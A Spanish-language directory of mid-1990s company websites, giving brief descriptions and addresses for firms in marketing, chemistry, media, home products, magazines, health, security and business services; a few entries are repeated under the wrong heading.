Pacific Data Resources es una empresa de marketing y diseño especializada en ayudar a que otras empresas se den a conocer en Internet. Su página ofrece información sobre servicios y clientes así como datos demográficos de la Internet.

Dirección: <http://www.pdrc.com>

**Parallax Technology Group**

Esta agencia de comunicaciones de marketing ofrece un mayor acercamiento a los productos y empresas. Esta página describe cómo se pueden aplicar sus servicios a las empresas de los usuarios.

Dirección: <http://www.parallaxtech.com>

**Results Direct**

Results Direct explica las ventajas de anunciar y comercializar los productos a través de Internet. También ofrece un listado representativo de los clientes de la empresa y la posibilidad de informarse sobre proyectos anteriores.

Dirección: <http://www.resultsdirect.com>

**Ross Roy Communications**

Ross Roy es una agencia de comunicaciones de marketing que diseña e implanta planes de marketing. Su página ofrece un listado de clientes y una descripción de las múltiples posibilidades y servicios de la empresa.

Dirección: <http://www.rossroy.com>

### **Susanna K.Hutcheson Writing**

Susanna K.Hutcheson Writing gestiona servicios de publicidad y marketing directo. La gama de servicios que ofrece va desde redacción de textos hasta planificación de espacios radiofónicos y televisivos.

Dirección: <http://www.fn.net/-shutches>

### **Trader's Connection**

Trader's Connection ofrece una base de datos de anuncios clasificados que se describe como la más grande del mundo. Además de a la base de datos, sus miembros tienen acceso a otros servicios y oportunidades de Internet.

Dirección: <http://www.trader.com>

### **Virtual Media Resources**

Virtual Media Resources ofrece servicios de consultoría a aquellas empresas de publicidad y marketing que necesiten información sobre variables demográficas e investigación de medios. La página ofrece noticias de actualidad, vínculos conexos y un muestreo de los clientes de la compañía.

Dirección: <http://www.vmr.com>

### **Wahlstrom**

Wahlstrom es una empresa de marketing especializada en la publicación de directorios sobre servicios de marketing. Su ubicación Web ofrece información sobre Internet y otros medios interactivos, una versión interactiva del boletín de la empresa, una lista parcial de clientes y vínculos a ubicaciones conexas del Web.

Dirección: <http://www.wahlstrom.com>

### **WolfBayne Communications**

Esta empresa de marketing y relaciones públicas se especializa en sistemas de comunicación de alta tecnología entre empresas. Las páginas de WolfBayne incluyen información sobre su industria, productos y clientes.

Dirección: <http://www.wolfbayne.com/wolfbayne>

### **Xpand**

Xpand Inc. ofrece servicios de publicidad interactivos y en CD-ROM. Su página presenta una feria virtual que ofrece productos en venta.

Dirección: <http://www.xpand.com>

## **Química y biología**

---

### **Ciba Geigy AG**

Este grupo químico y farmacéutico con base en Suiza centra su actividad en el sector sanitario, la agricultura y la industria. Su página ofrece una previsión de futuro y noticias sobre el medio ambiente.

Dirección: <http://www.ciba.com>

**Dow Chemical**

Dow fabrica y suministra más de 2.500 tipos de productos. Entre éstos se pueden destacar los productos químicos, plásticos, hidrocarburos y fuentes de energía, así como productos especializados para la agricultura y la industria farmacéutica.

Dirección: <http://www.dow.com>

**Electronic Materials Recovery**

Esta empresa ofrece a los consumidores un acceso directo a materiales de desecho, como chatarra y excedentes de material electrónico e informático.

Dirección: <http://www.computersurplus.com>

**Interactive Simulations**

Interactive Simulations desarrolla soluciones científicas para el sector de la biotecnología y farmacia, especialmente a través del desarrollo de software de última generación para diseño molecular, simulación y diseño de fármacos.

Dirección: <http://www.cts.com/browse/isigen>

**Lehle Seeds**

Lehle Seeds es el único productor comercial de semillas *Arabidopsis* del mundo. La página ofrece libros, boletines, oportunidades, recursos y un listado de revistas científicas y una miscelánea de recursos relacionados con las semillas *Arabidopsis*.

Dirección: <http://www.arabidopsis.com>

**Midland Certified Reagent**

MCRC fabrica ácidos nucleicos sintéticos para investigación biológica incluyendo oligonucleótidos DNA y RNA. Además realiza construcciones genéticas completas, incluyendo verificación de secuencias, aislamiento y purificación de enzimas.

Dirección: <http://www.mcrc.com>

**Monsanto**

Esta empresa de la rama de las ciencias fabrica y comercializa productos agrícolas y químicos, fármacos e ingredientes gastronómicos.

Dirección: <http://www.monsanto.com>

**Promega**

Promega se especializa en la aplicación de la investigación biológica y molecular para el desarrollo de nuevos productos del campo de las Ciencias Naturales (como la neurología y la identidad genética). En esta página se encontrarán noticias actualizadas sobre temas afines, e información sobre los últimos hallazgos de la empresa.

Dirección: <http://www.promega.com>

**Rohm and Haas**

Rohm and Haas fabrica polímeros especiales y compuestos biológicos activos, resinas, productos químicos para la agricultura, plásticos y aditivos. Esta ubicación ofre-

ce una información completa sobre sus productos además de un formulario interactivo para comentarios y sugerencias.

Dirección: <http://www.rohmmaas.com>

### ***Scientific Products Information Network***

SPIN proporciona esta base de datos con información y productos científicos a investigadores del campo de la biología celular. Los usuarios pueden encontrar prácticamente cualquier tema que deseen en la base de datos o echar una ojeada a los catálogos de productos. Además se enumeran las empresas que venden productos SPIN

Dirección: <http://www.spindex.com>

### ***Sumitomo Chemical***

La página Web de Sumitomo muestra un listado con información variada sobre la empresa tanto en inglés como en japonés. Presenta un procesador de imágenes para patología analítica (en japonés) y un vínculo a otras ubicaciones relacionadas con la industria química del Web.

Dirección: <http://www.sumitomo-chem.co.jp>

### ***Whatman LabSales***

Whatman LabSales ofrece productos relacionados con la investigación y los laboratorios. Su gama de productos abarca desde instrumentación pH hasta equipos de seguridad.

Dirección: <http://www.whatman.com>

## ***Redes de televisión y compañías cinematográficas***

---

### ***CBS Television***

Los productores de CBS se han unido para desarrollar esta página que ofrece un calendario completo y actualizado con descripciones de los programas, fotografías, estrategias de programación y noticias sobre las actividades de ventas y marketing.

Dirección: <http://www.cbs.com>

### ***Build.com***

Esta ubicación facilita información sobre dónde encontrar contratistas, fabricantes, servicios y materiales para sus proyectos de construcción y reforma.

Dirección: <http://www.build.com>

### ***Calgon***

Calgon Corp. suministra materiales químicos especiales y ofrece servicios para aplicaciones industriales, como fabricación de papel y adobos.

Dirección: <http://www.calgon.com>

### ***Enviro-Care***

En un intento por conservar nuestro recurso más valioso...

**MTV Networks**

MTV Networks es la ubicación interactiva que informa sobre cuatro programas de MTV: MTV News, MTV Beach House, MTV Animation y Beach MTV.

Dirección: <http://www.mtv.com>

**Paramount**

Esta ubicación facilita información sobre películas ya emitidas y futuras, y sobre ofertas de empleo dentro de la empresa.

Dirección: <http://www.paramount.com>

**ReZ.n8 Productions**

Esta empresa está especializada en temas de imagen de marca —como creación de logotipos, rótulos, etc.— para programas de televisión, estaciones, redes, agencias de prensa, estudios de dibujos animados y agencias de publicidad. Algunos de sus trabajos son los rótulos de los Juegos Olímpicos de Invierno de 1994 y los de la NFL (Liga Nacional de Fútbol Americano).

Dirección: <http://www.rezn8.com>

**Sci-fi Channel**

Este servicio interactivo de Sci-fi Channel se llama The Dominion. Estas páginas ofrecen todo tipo de entretenimientos para los amantes de la ciencia ficción, incluyendo ocho direcciones a las que es posible dirigirse desde la página principal con el fin de encontrar programas de ciencia ficción, productos, relatos y vínculos relacionados con el tema.

Dirección: <http://www.scifi.com>

**Walt Disney Co.**

Las páginas de Disney ofrecen información y fotografías de distintas películas de los estudios Disney, Touchstone Pictures y Hollywood Pictures. Incluyen información sobre películas de Disney así como avances, fotogramas y clips promocionales.

Dirección: <http://www.disney.com>

**Reformas y productos para el hogar****Baskind Co.**

M.A. Baskind es una empresa interactiva que ofrece un servicio de reformas para el hogar e ideas y materiales para decoración, incluyendo revestimientos de paredes, tratamientos para ventanas y trabajos de arquitectura. Observe las muestras de revestimientos para paredes, consulte nuestros consejos para medir e instalar los revestimientos de pared, y examine los catálogos para mejorar su hogar que Baskind le ofrece a todo color.

Dirección: <http://www.ibp.com/pit/baskind>

### ***Build.com***

Esta ubicación facilita información sobre dónde encontrar contratistas, fabricantes, servicios y materiales para sus proyectos de construcción y reforma.

Dirección: <http://www.build.com>

### ***Calgon***

Calgon Corp. suministra materiales químicos especiales y ofrece servicios para aplicaciones industriales, como fabricación de papel y adobos.

Dirección: <http://www.calgon.com>

### ***Enviro-Care***

En un intento por conservar nuestro recurso más valioso, se creó «Waterless Technology» para ofrecer alternativas de limpieza seguras para el uso del agua. Esta página incluye información sobre productos, asesoría de marketing a través de la red y consejos sobre cómo proteger el medio ambiente.

Dirección: <http://www.envirocare.com>

### ***Home Team***

Home Team es un servicio de información que ofrece información objetiva sobre tecnología y productos para el cuidado de la casa a los propietarios que les interese. Los únicos productos que vende esta empresa son herramientas educativas que ofrecen consejos útiles sobre compras.

Dirección: <http://www.hometeam.com>

### ***Lindal Cedar Homes***

Lindal Cedar Homes construye casas de madera de cedro a la medida del cliente. La página ofrece contactos locales a aquellos usuarios que estén interesados así como una descripción de proyectos anteriores.

Dirección: <http://www.lindal.com>

### ***Neff's Safe & Lock Locksmith***

Esta página nos presenta la historia de una pequeña empresa de cerrajería que creció con el paso del tiempo. También ofrece información sobre seguridad, personal y servicios, y acceso electrónico.

Dirección: <http://www.lock.com/lock/lock.html>

### ***Quality Custom Cabinetry***

Situada en Pennsylvania Dutch Country, QCC construye armarios al gusto o estilo del cliente. Sus páginas ofrecen un listado y muestrario de estilos así como de los distribuidores a lo largo de los Estados Unidos.

Dirección: <http://www.qcc.com/qcc/home.html>

### ***Select Comfort***

Este fabricante de sistemas para el descanso ofrece productos, como colchones y camas, para dormir mejor y aliviar el dolor de espalda. La empresa sólo vende direc-



tamente a sus clientes a través de su catálogo, en el que se ofrece información sobre productos y precios.

Dirección: <http://www.comfort.com>

### **Sure Foot Industries**

Sure Foot Industries ofrece el tratamiento «Sure Tread» a precio de oferta. Este tratamiento antideslizante, probado y aprobado, se utiliza en azulejos y bañeras esmaltadas.

Dirección: <http://www.worldtel.com/surefoot/surefoot.html>

### **Winter Park Construction**

Winter Park Construction (WPC) es una empresa de contratación general que presta servicio en Florida Central. Sus proyectos cubren desde restaurantes y centros comerciales hasta apartamentos y hoteles.

Dirección: <http://www.wpc.com>

## **Revistas**

---

### **ComStar**

ComStar es el principal servidor Web en materia de información multilingüe sobre computadoras. ComStar facilita una revista interactiva bilingüe llamada *Chinese Computer Digest*, información sobre software multilingüe, y lo más reciente sobre oportunidades comerciales en China.

Dirección: <http://www.gy.com>

### **Digital Campus**

Además de ser la ubicación interactiva de *Link, The College Magazine*, Digital Campus ofrece semanalmente noticias de actualidad, deportes universitarios, revistas de campus universitarios, juegos de vídeo y ofertas especiales para estudiantes universitarios.

Dirección: <http://www.linkmag.com>

### **Economist**

*The Economist* es una revista económica y de noticias que ofrece comentarios y análisis financieros, políticos, empresariales, científicos, tecnológicos y artísticos. Esta ubicación ofrece selecciones de temas actuales de la revista, informes e información de suscripción.

Dirección: <http://www.economist.com>

### **Esquire**

Esta página Web de la revista *Esquire* ofrece un foro de debate, un juego de medios interactivo, noticias e información sobre asuntos venideros y la posibilidad de obtener un regalo de forma gratuita.

Dirección: <http://www.esquireb2b.com>

### **Maine Antique Digest**

*Maine Antique Digest* es una revista que se centra en el arte y antigüedades de Norteamérica. Su web ofrece ejemplos de páginas de la revista, incluyendo ventas, artículos y críticas de libros. Además proporcionan noticias sobre ferias de antigüedades, y permiten que los usuarios vean todos los anuncios de ediciones anteriores.

Dirección: <http://www.maine.com>

### **Mother Jones**

*Mother Jones* es una revista de investigación y opinión con una tendencia de centro izquierda. En esta ubicación se ofrecen vínculos a números actuales y anteriores de la revista, así como otros servicios de información interactivos.

Dirección: <http://www.mojones.com>

### **Playboy Enterprises**

Esta página es un centro interactivo del imperio Playboy. Entre sus opciones se ofrece una sección de anuncios, la posibilidad de ver sus últimos artículos, información sobre Playboy TV, entrevistas a famosos, un directorio de correo electrónico e información sobre software de Playboy.

Dirección: <http://www.playboy.com>

### **Pollstar**

Pollstar-The Concert Hotwire ofrece información actual y precisa sobre conciertos de música. Tratan desde horarios y fechas de los conciertos, hasta resultados de taquilla, directorios, noticias e información sobre el sector.

Dirección: <http://www.pollstar.com>

### **Popular Mechanics**

Esta revista interactiva ofrece información sobre cómo obtener software gratuito utilizando el Web, información actualizada diariamente, clips de Movie of the Week (la Película de la Semana), una sección de automóviles, una «Máquina del Tiempo» donde se podrán ver las ediciones de los 93 años de la revista *PM*, el Artículo del Mes y un foro de debate.

Dirección: <http://popularmechanics.com>

### **Solo Publications**

Solo edita revistas regionales, disponibles de forma interactiva, que tratan sobre dos de los pasatiempos favoritos: *The Southern Aviator* y *Tournament Golfer*. Además de información sobre estas publicaciones, esta ubicación Web ofrece conexiones a otras ubicaciones relacionadas con la aviación.

Dirección: <http://www.solopub.com/solopub>

### **TechWeb**

TechWeb es la fuente de información sobre temas tecnológicos. Esta página muestra más de 16 publicaciones sobre negocios informáticos que tratan muchos de los temas

relacionados con su computadora. Entre las publicaciones que se incluyen están *Computer Reseller News* y *Computer Retail Week*.

Dirección: <http://techweb.cmp.com/techweb/WALK/Walk-page1.html>

### **Time, Inc.**

Time World Wide permite el acceso a los archivos de noticias de *Time* y de otras revistas filiales. Además ofrecen vínculos a ediciones pasadas y actuales de la revista.

Dirección: <http://www.timeinc.com>

### **Websight Magazine**

*Websight Magazine* es una guía completa sobre el World Wide Web. La ubicación interactiva de la revista facilita toda la información disponible en la edición impresa y ofrece un descuento para la suscripción a la revista.

Dirección: <http://www.websight.com>

### **Ziff-Davis Publishing**

Ziff-Davis ofrece noticias del sector, un índice de anuncios y vínculos a muchas de las revistas de Ziff, incluyendo *PC Magazine*, *PC Week*, *Inter@ctive Week* y *PC Computing*.

Dirección: <http://www.ziff.com>

## **Salud y medicina**

---

### **Comfort, Etc.**

Comfort, Etc. suministra productos de más de 75 distribuidores de todo el mundo que reducen el estrés y mejoran la calidad de vida. Ofrecen un catálogo interactivo de mercancías, y la empresa admite faxes QUIK CHEX.

Dirección: <http://www.icw.com/comfort/catalog.html>

### **Cyberspace Telemedical Office**

El objetivo de Cyberspace Telemedical Office es aumentar el acceso a servicios e información sobre sanidad en todo el mundo. Esta página está diseñada para que sea un punto de referencia donde se informará sobre sanidad y salud, productos y servicios, facilitando al menos 15 categorías de interés para los consumidores y profesionales de la sanidad.

Dirección: <http://www.cts.com/browse/drcarr>

### **Dicon**

Dicon desarrolla instrumentación y software para oftalmólogos. Los productos de Dicon incluyen sistemas de fijación cinética, autoperímetros e instrumentos de análisis.

Dirección: <http://www.dicon.com>

**Dr. Art Ulene's Nutrition Strategies**

Estas páginas facilitan información sobre nutrición, pérdida de peso y cocina baja en calorías para lograr un estilo de vida sano con Nutrition and Weight Loss Tips of the Week (Consejos semanales sobre nutrición y pérdida de peso). Ofrecen información sobre nutrición del Dr. Art Ulene, seguros sanitarios y la línea vitamínica del Dr. Ulene.

Dirección: <http://www.vitamin.com>

**E-Zee Vision Eyewear**

E-Zee Vision ofrece gafas en cuatro estilos de monturas y en distintos colores para hombre, mujer y niños a precios razonables.

Dirección: <http://www.eyeglass.com>

**Eli Lilly and Co.**

Eli Lilly es una empresa farmacéutica que ofrece productos sanitarios. Su web ofrece información sobre la empresa, incluyendo datos financieros, comunicados de prensa, informes, oportunidades de trabajo, información de contacto, y respuestas a las preguntas más frecuentes sobre Eli Lilly.

Dirección: <http://www.lilly.com>

**Enrich International**

Como uno de los principales distribuidores de productos a base de hierbas, Enrich ofrece programas y productos de nutrición naturales para un estilo de vida más saludable.

Dirección: <http://www.enrich.com>

**FIRSTMARK**

FIRSTMARK ofrece vínculos a miles de empresas relacionadas con el sector médico y sanitario e información sobre sus productos y servicios. FIRSTMARK también ofrece una utilidad de búsqueda de empresas por servicios y productos.

Dirección: <http://www.firstmark.com>

**FHP Health Care**

Situada en Fountain Valley, California, FHP es una organización dedicada al cuidado de la salud que presta servicio en muchos estados. En su página Web, FHP ofrece un programa de preguntas y respuestas sobre salud, información sobre organizaciones para la prevención de enfermedades, y material educativo en el Fit Kids Club.

Dirección: <http://www.fhp.com>

**Global Emergency Medical Services**

GEMS, empresa con base en Atlanta, proporciona atención médica de confianza al viajante internacional. Sus conexiones con centros de traumatología reconocidos a nivel nacional y sus médicos afiliados aseguran un cuidado y tratamiento apropiados.

Dirección: <http://www.globalmed.com>

**Global Nutritional Products**

Global Nutritional Products ofrece complementos destinados a mejorar la salud y aumentar la resistencia. Su página incluye listas de precios y descripciones de los productos.

Dirección: <http://www.kaiwan.com/-health/branch.html>

**Hsu's Ginseng Enterprises**

Hsu's Ginseng Enterprises envía ginseng al usuario directamente desde Wausau, Wisconsin. La página Web ofrece información sobre cómo afecta el ginseng a nuestra salud, la descripción de sus usos y recetas con ginseng. Se ofrecen catálogos en inglés y en chino.

Dirección: <http://www.hsuginseng.com>

**Internet Health Resources**

Internet Health Resources facilita información de interés sobre todos los aspectos relacionados con el sector de la salud. El objetivo de esta ubicación es educar a los usuarios sobre uno de los asuntos más importantes y controvertidos de América.

Dirección: <http://www.ihr.com>

**Life Technologies**

Life Technologies desarrolla productos para uso en investigación de ciencias naturales y en la fabricación de productos biomédicos. Sus productos se utilizan en el estudio de enfermedades como el SIDA, cáncer, diabetes, enfermedad de Alzheimer, fibrosis quística y el síndrome de Down.

Dirección: <http://www.lifetech.com>

**Living Large Network**

Living Large Network es una página dedicada al desarrollo personal y que ofrece un ambiente de apoyo en el que se puede aprender y progresar. Se ofrecen consejos y sugerencias de utilidad en temas como el estrés y la autoestima.

Dirección: <http://www.lln.com>

**Plants Publishing**

Esta pequeña empresa ofrece información sobre el uso de plantas y hierbas para el tratamiento de enfermedades y dolencias. Su página además facilita indicaciones sobre recursos similares en Internet.

Dirección: <http://www.plant.com>

**Proteus Hyperbaric Systems**

Esta empresa diseña y fabrica sistemas hiperbáricos para investigación y uso en hospitales, incluyendo el sistema Proteus III, su producto más avanzado. La página ofrece además información exhaustiva sobre la terapia con oxígeno hiperbárico.

Dirección: <http://www.hyperbaric.com>

***Relax the Back Store***

Esta empresa ofrece productos para aliviar el dolor de espalda. Facilitan una amplia información para mitigar el estrés producido por el trabajo, las preocupaciones familiares o la conducción. Los productos se describen detalladamente y van acompañados de gráficos ilustrativos.

Dirección: <http://www.relaxtheback.com>

***Roxane Laboratories***

Esta empresa fue la creadora del Roxane Pain Institute, en el que se tratan los síntomas y la prevención del dolor en enfermos que padecen cáncer o SIDA. La página ofrece una biblioteca de recursos sanitarios e información sobre clases específicas de medicina.

Dirección: <http://www.roxane.com>

***Sachs Group***

Esta ubicación interactiva corresponde a un distribuidor líder que tiene como objetivo facilitar información sanitaria a hospitales, médicos y organizaciones sanitarias. La página ofrece comunicados de prensa y noticias de actualidad referentes al cuidado de la salud.

Dirección: <http://www.sachs.com>

***Sunrider International***

Sunrider International orienta a los consumidores sobre cómo disfrutar de un estilo de vida más saludable. Ofrecen consejos sobre cómo cuidar nuestro cuerpo que van desde el cuidado de la piel hasta el control del peso.

Dirección: <http://www.sunrider.com>

***Ted Edwards***

El Dr. Edwards, médico y comentarista de radio y televisión, tiene un gran interés en la medicina preventiva, nutrición y medicina interna. A través de su ubicación, ofrece semanalmente un consejo sobre salud, acceso a consejos anteriores e información sobre nutrición y salud en general.

Dirección: <http://www.tededwards.com>

***U.S. Healthcare***

U.S. Healthcare es una de las mayores organizaciones sanitarias de Estados Unidos y cuenta con más de dos millones de miembros a lo largo de todo el país. La página describe los servicios de la empresa y ofrece noticias sobre medicina y salud. Cuenta incluso con una galería de arte en la que se puede curiosar.

Dirección: <http://www.ushc.com>

***Walgreens***

Walgreens es una cadena de farmacias que se extiende por todo el país y que despacha más de 148 millones de recetas al año. La página ofrece un listado de sus direcciones en Estados Unidos.

Dirección: <http://www.walgreens.com>

**Wellspring Media**

Wellspring Media nos ofrece una colección de vídeos que promueven un estilo de vida más saludable. La página se divide en tres secciones: salud y mantenimiento, espiritualidad y desarrollo personal.

Dirección: <http://www.wellmedia.com>

---

**Seguridad y crédito electrónico****Aladdin Knowledge Systems**

Aladdin Knowledge Systems es uno de los principales fabricantes de sistemas de seguridad para software, permitiendo que los desarrolladores protejan sus creaciones frente a usos no autorizados y aumenten así sus beneficios.

Dirección: <http://www.hasp.com>

**Cybercash**

Cybercash se especializa en sistemas tecnológicos para la venta y cobro inmediato de productos y servicios a través de Internet.

Dirección: <http://www.cybercash.com>

**DigiCash**

DigiCash desarrolla e implementa métodos de seguridad para los pagos electrónicos mediante tarjetas de débito, tarjetas de crédito, tarjetas de teléfono, teletienda y telebanco, y sistemas automáticos de recaudación de peajes.

Dirección: <http://www.digicash.com>

**McAfee**

McAfee es un desarrollador líder de sistemas anti-virus y de software de seguridad de red, incluyendo VirusScan, RomShield y NetShield. Esta página también ofrece software de McAfee y de otras fuentes.

Dirección: <http://www.mcafee.com>

**Miros**

Miros fabrica un sistema de seguridad que se basa en el reconocimiento facial llamado TrueFace. Esta página proporciona información sobre el producto y su precisión, junto con una demo que muestra cómo funciona TrueFace.

Dirección: <http://www.miros.com>

**Raptor Systems**

Raptor diseña, fabrica y comercializa la línea de productos Eagle, facilitando sistemas de seguridad para Internet y LAN destinados a empresas grandes y pequeñas.

Dirección: <http://www.raptor.com>

**RSA Data Security**

RSA es un líder en el desarrollo de sistemas de cifrado y autenticación de software. Parte de su tecnología se ajusta a estándares existentes y propuestos por Internet, CCITT, ISO y otras organizaciones dedicadas a la regulación de estándares.

Dirección: <http://www.rsa.com>

**Servicios a empresas**

---

**Aaron Cohen Associates**

Aaron Cohen Associates es un equipo de arquitectos, decoradores, interioristas y expertos en bibliotecas que ofrece servicios relacionados con el diseño de interiores para centros de información. Su página ofrece información sobre planificación de espacios, diseño e investigación.

Dirección: <http://www.acohen.com>

**aBCD Printing**

aBCD imprime documentos para organizaciones jurídicas, corporativas, comerciales y financieras. Puede hacer una solicitud o pedido de forma interactiva. Aquéllos que estén en la industria de la imprenta pueden utilizar «Printer's Link» para comunicarse con otros impresores.

Dirección: <http://www.abcdprint.com>

**Accounting.Com**

Esta empresa facilita servicios de contabilidad y gestión de nóminas a pequeñas empresas. Su página ofrece presupuestos y previsiones así como información sobre empleo y un método de consulta con un CPA.

Dirección: <http://www.accounting.com>

**Active Information Management**

AIM crea sistemas dinámicos de gestión de documentos y archivo para productos de software mainframe

Dirección: <http://www.activeinfo.com>

**Aegiss**

Aegiss Corp. diseña e implementa sistemas de gestión de información.

Dirección: <http://www.aegiss.com>

**Aleph**

Aleph es una empresa de traducción de documentos tanto económicos como personales. Puede elegir a su propio traductor, entre una serie de expertos lingüistas, a través de su base de datos interactiva.

Dirección: <http://www.aleph.com>



**Ameritech Library Services**

Esta empresa ofrece los sistemas tecnológicos e informativos más avanzados a bibliotecas de todo el mundo. Su página incluye información sobre los sistemas de gestión para bibliotecas de Ameritech y nuevas tecnologías, incluyendo acceso a productos Internet y servicios de información y formación para bibliotecas.

Dirección: <http://www.amlibs.com>

**Buck Information Systems**

Aunque su especialidad son las comunicaciones informáticas, ofrece una amplia gama de servicios relativos a las computadoras que permite a las empresas difundir información de un modo eficaz a través de Internet.

Dirección: <http://bisinc.com>

**Business Plan Consulting**

Business Plan Consulting, Inc., facilita servicios de asesoría empresarial y financiera, investigación de mercados y estrategias de ventas. Esta página ofrece información general de la empresa, descripción de sus servicios financieros e información sobre su programa Presentation Skills Training.

Dirección: <http://www.info1.com/BusinessPlan>

**Calvert Group**

Calvert Group es la empresa líder en la promoción de fondos de inversión. Con un número cada vez mayor de fondos libres de impuestos, este grupo se dedica a la inversión en fondos de manera responsable y ofrece alternativas para las inversiones.

Dirección: <http://www.calvertgroup.com>

**Cameron's Publications**

Cameron's Publications facilita información especializada sobre marketing a los directores de clubes de tenis, golf y náuticos, salas de fiestas, hoteles y restaurantes. Además ofrece estrategias de ventas a encargados de restaurantes y camareros/as con el fin de aumentar sus beneficios.

Dirección: <http://www.cameronpub.com>

**Dataquest**

Dataquest una de las empresas líderes en investigación y análisis de mercado, y en servicios de consultoría.

Dirección: <http://www.dataquest.com>

**Dimension Specialist**

DS desarrolla formularios electrónicos y sistemas basados en códigos de barras. Entre sus productos se encuentra un lápiz electrónico que permite operar con los formularios de negocios corrientes como documento fuente, un sistema de identificación de radio y material de comprobación por láser.

Dirección: <http://www.dspecialist.com>

### ***Docunetworks***

Docunetworks es una empresa de impresión por láser con sucursales en todo el mundo que evita los altos costes de envío, impuestos y otras directivas o normas internacionales. Esta página ofrece información sobre cómo utilizar este servicio.

Dirección: <http://www.docunetworks.com>

### ***Edelman Public Relations Worldwide***

Edelman Public Relations Worldwide diseña y gestiona programas de relaciones públicas para productos, servicios y empresas.

Dirección: <http://www.edelman.com>

### ***Environmental Support Solutions***

ESS proporciona software, productos, servicios y formación para ayudar a las empresas a cumplir con las normativas estatales sobre medio ambiente.

Dirección: <http://www.environ.com>

### ***Equifax National Decision Systems***

Equifax National Decision Systems ofrece estrategias de marketing, asesoramiento y técnicas estratégicas avanzadas para apoyar a empresas de distintos sectores, como el detallista, servicios financieros y agencias inmobiliarias.

Dirección: <http://www.cts.com/browse/ends>

### ***Express Systems***

Esta empresa de gestión de software ayuda a otras empresas autorizadas a gestionar sus activos de software con un coste mínimo.

Dirección: <http://www.express-systems.com>

### ***Faxon***

Faxon Co. es una agencia de subscripción a publicaciones por entregas que ofrece servicios consolidados de facturación y pago, así como información sobre edición a bibliotecas, editoriales y empresas.

Dirección: <http://www.faxon.com>

### ***Federal Express***

FedEx es una de las mayores empresas de transporte en el mundo. Cada día entrega documentos, paquetes y mercancías en más de 192 países. Esta página describe sus servicios de transporte nacionales e internacionales y su software de seguimiento.

Dirección: <http://www.fedex.com>

### ***First American Group Purchasing Association***

Esta organización ayuda a que las pequeñas y medianas empresas ahorren en la compra de los productos y servicios que necesitan. Esta página ofrece información sobre sus programas, listados de vendedores e incentivos que obtiene el comprador habitual.

Dirección: <http://www.firstgpa.com>

**Fleishman-Hillard Capabilities**

Fleishman-Hillard Capabilities es una empresa dedicada a las relaciones públicas cuyos servicios abarcan desde estrategias e implementación de comunicación corporativa hasta el desarrollo económico y de marketing a nivel internacional.

Dirección: <http://www.fleish.com>

**Focus: Forward**

Focus: Forward proporciona productos y servicios que tienen un valor añadido para que sus clientes solucionen los problemas de «aversión en la llamada a la compra» y obtengan lo que realmente valen. En esta ubicación encontrará información sobre cursillos de gestión y se explica qué es la «aversión en la llamada a la compra».

Dirección: <http://www.focusforward.com>

**FranNet**

FranNet ofrece información y consejos sobre el sistema de franquicias y sus posibilidades actuales. Informa sobre todos los aspectos relativos a este tema empezando desde lo más básico: —«¿Qué es la franquicia?»— y avanzando progresivamente a otros temas como pueda ser la elección de una franquicia.

Dirección: <http://www.frannet.com>

**Global Fax Network**

Global Fax Network desarrolla, comercializa y facilita servicios interactivos de información de voz y por fax a distintos sectores como el de medios de comunicación, relaciones públicas, marketing, sanidad y educación. Entre sus servicios interactivos se encuentran líneas de trabajo, líneas directas de radio y TV, transmisiones por fax, fax previa solicitud y correo por fax.

Dirección: <http://www.cts.com/browse/globefax>

**Global Job Net**

Global Job Net es un servicio de colocación para particulares y empresas. GJN hace todo lo posible por garantizar la máxima discreción a los demandantes de empleo informándoles por correo electrónico de las empresas que podrían estar interesadas en su contratación.

Dirección: <http://www.globaljobnet.com>

**GlobalTech**

GlobalTech ofrece servicios completos cliente/servidor al sector dedicado al procesamiento de la información, incluyendo gestión técnica, recursos de Internet, infraestructura informativa y apoyo en un buen número de mercados como el de fabricación, seguros, banca y comunicaciones.

Dirección: <http://www.globaltech.com>

**Home Office Mall**

Home Office Mall ofrece distintos recursos que ayudan a mantener el buen funcionamiento de una empresa. Entre sus servicios se encuentra el seguimiento de

paquetes FedEx, Wallstreet Report y un acceso directo a los sistemas de reserva de las líneas aéreas.

Dirección: <http://www.home-office-mall.com>

### ***IntelliMatch***

IntelliMatch es un servicio de colocación interactivo que utiliza su propio software «Watson and Holmes» para ayudar a la empresa a encontrar personal disponible. Esta página incluye un Centro de Trabajo Interactivo donde se facilita información sobre las empresas que utilizan los servicios de IntelliMatch, ofertas de empleo, y productos y servicios afines.

Dirección: <http://www.intellimatch.com>

### ***JobCenter***

JobCenter pone en contacto a las empresas con posibles empleados. Las empresas describen el perfil de trabajador que necesitan, el demandante de empleo envía su curriculum y Job Center se encarga de ponerlos en contacto.

Dirección: <http://www.jobcenter.com>

### ***JobLink***

Este servicio de colocación se ofrece a las empresas que necesiten empleados con conocimientos técnicos. Se dedican a buscar trabajadores que se ajusten perfectamente al perfil que necesita la empresa.

Dirección: <http://www.jobweb.com>

### ***JobServe***

JobServe envía información a diario sobre las ofertas de empleo relacionadas con el mundo de las computadoras en Gran Bretaña a aquellas personas inscritas en su bolsa de trabajo. Los usuarios indican el tipo de trabajo que buscan y reciben las ofertas de empleo a medida que van saliendo.

Dirección: <http://www.jobserve.com>

### ***JOBTRAK***

Esta bolsa de trabajo está destinada a los graduados universitarios recientes. JOBTRAK está conectada a los centros de estudio de las universidades ofreciendo además una guía de facultades universitarias a aquellos estudiantes que estén interesados.

Dirección: <http://www.jobtrak.com>

### ***LifeLink***

Life Link proporciona información, servicios y suministros a empresas para que puedan prepararse y recuperarse frente a situaciones catastróficas.

Dirección: <http://www.lifelink.com>

### ***Mail Boxes Etc.***

Mail Boxes Etc. es una franquiciadora líder en el campo de las comunicaciones, servicio postal y mensajería dentro de una misma ciudad. Esta página describe la varie-

dad de servicios de MBE y sus productos, que incluyen un servicio 24 horas de recepción de correspondencia privada, servicios de embalaje y transporte, sellos, servicios de impresión, fotocopias y suministros para oficina.

Dirección: <http://www.mbe.com>

### **Netback**

Netback ofrece servicios de copia de seguridad y de registro de archivos a través de Internet. Ofrecen cuatro paquetes principales e información sobre otros temas relacionados con la informática.

Dirección: <http://www.netback.com>

### **Personal Training Systems**

Peter Norton ha desarrollado tres manuales en CD-ROM y cinta magnetofónica que enseñan a utilizar un Mac, Windows y Netscape. Esta página ofrece información sobre el tutorial de Macintosh, el tutorial de Windows y el nuevo Netscape Navigator.

### **Professionals Online International**

Professionals Online es un directorio de recursos ordenado geográficamente y por profesiones que facilita el acceso a los profesionales que busquen un servicio o trabajo específicos o bien a otros profesionales. Trata, entre otras materias, deportes, ocio, negocios, contabilidad, legislación, administración, informática y tecnología, y banca.

Dirección: <http://www.prosonline.com>

### **Schlumberger Ltd.**

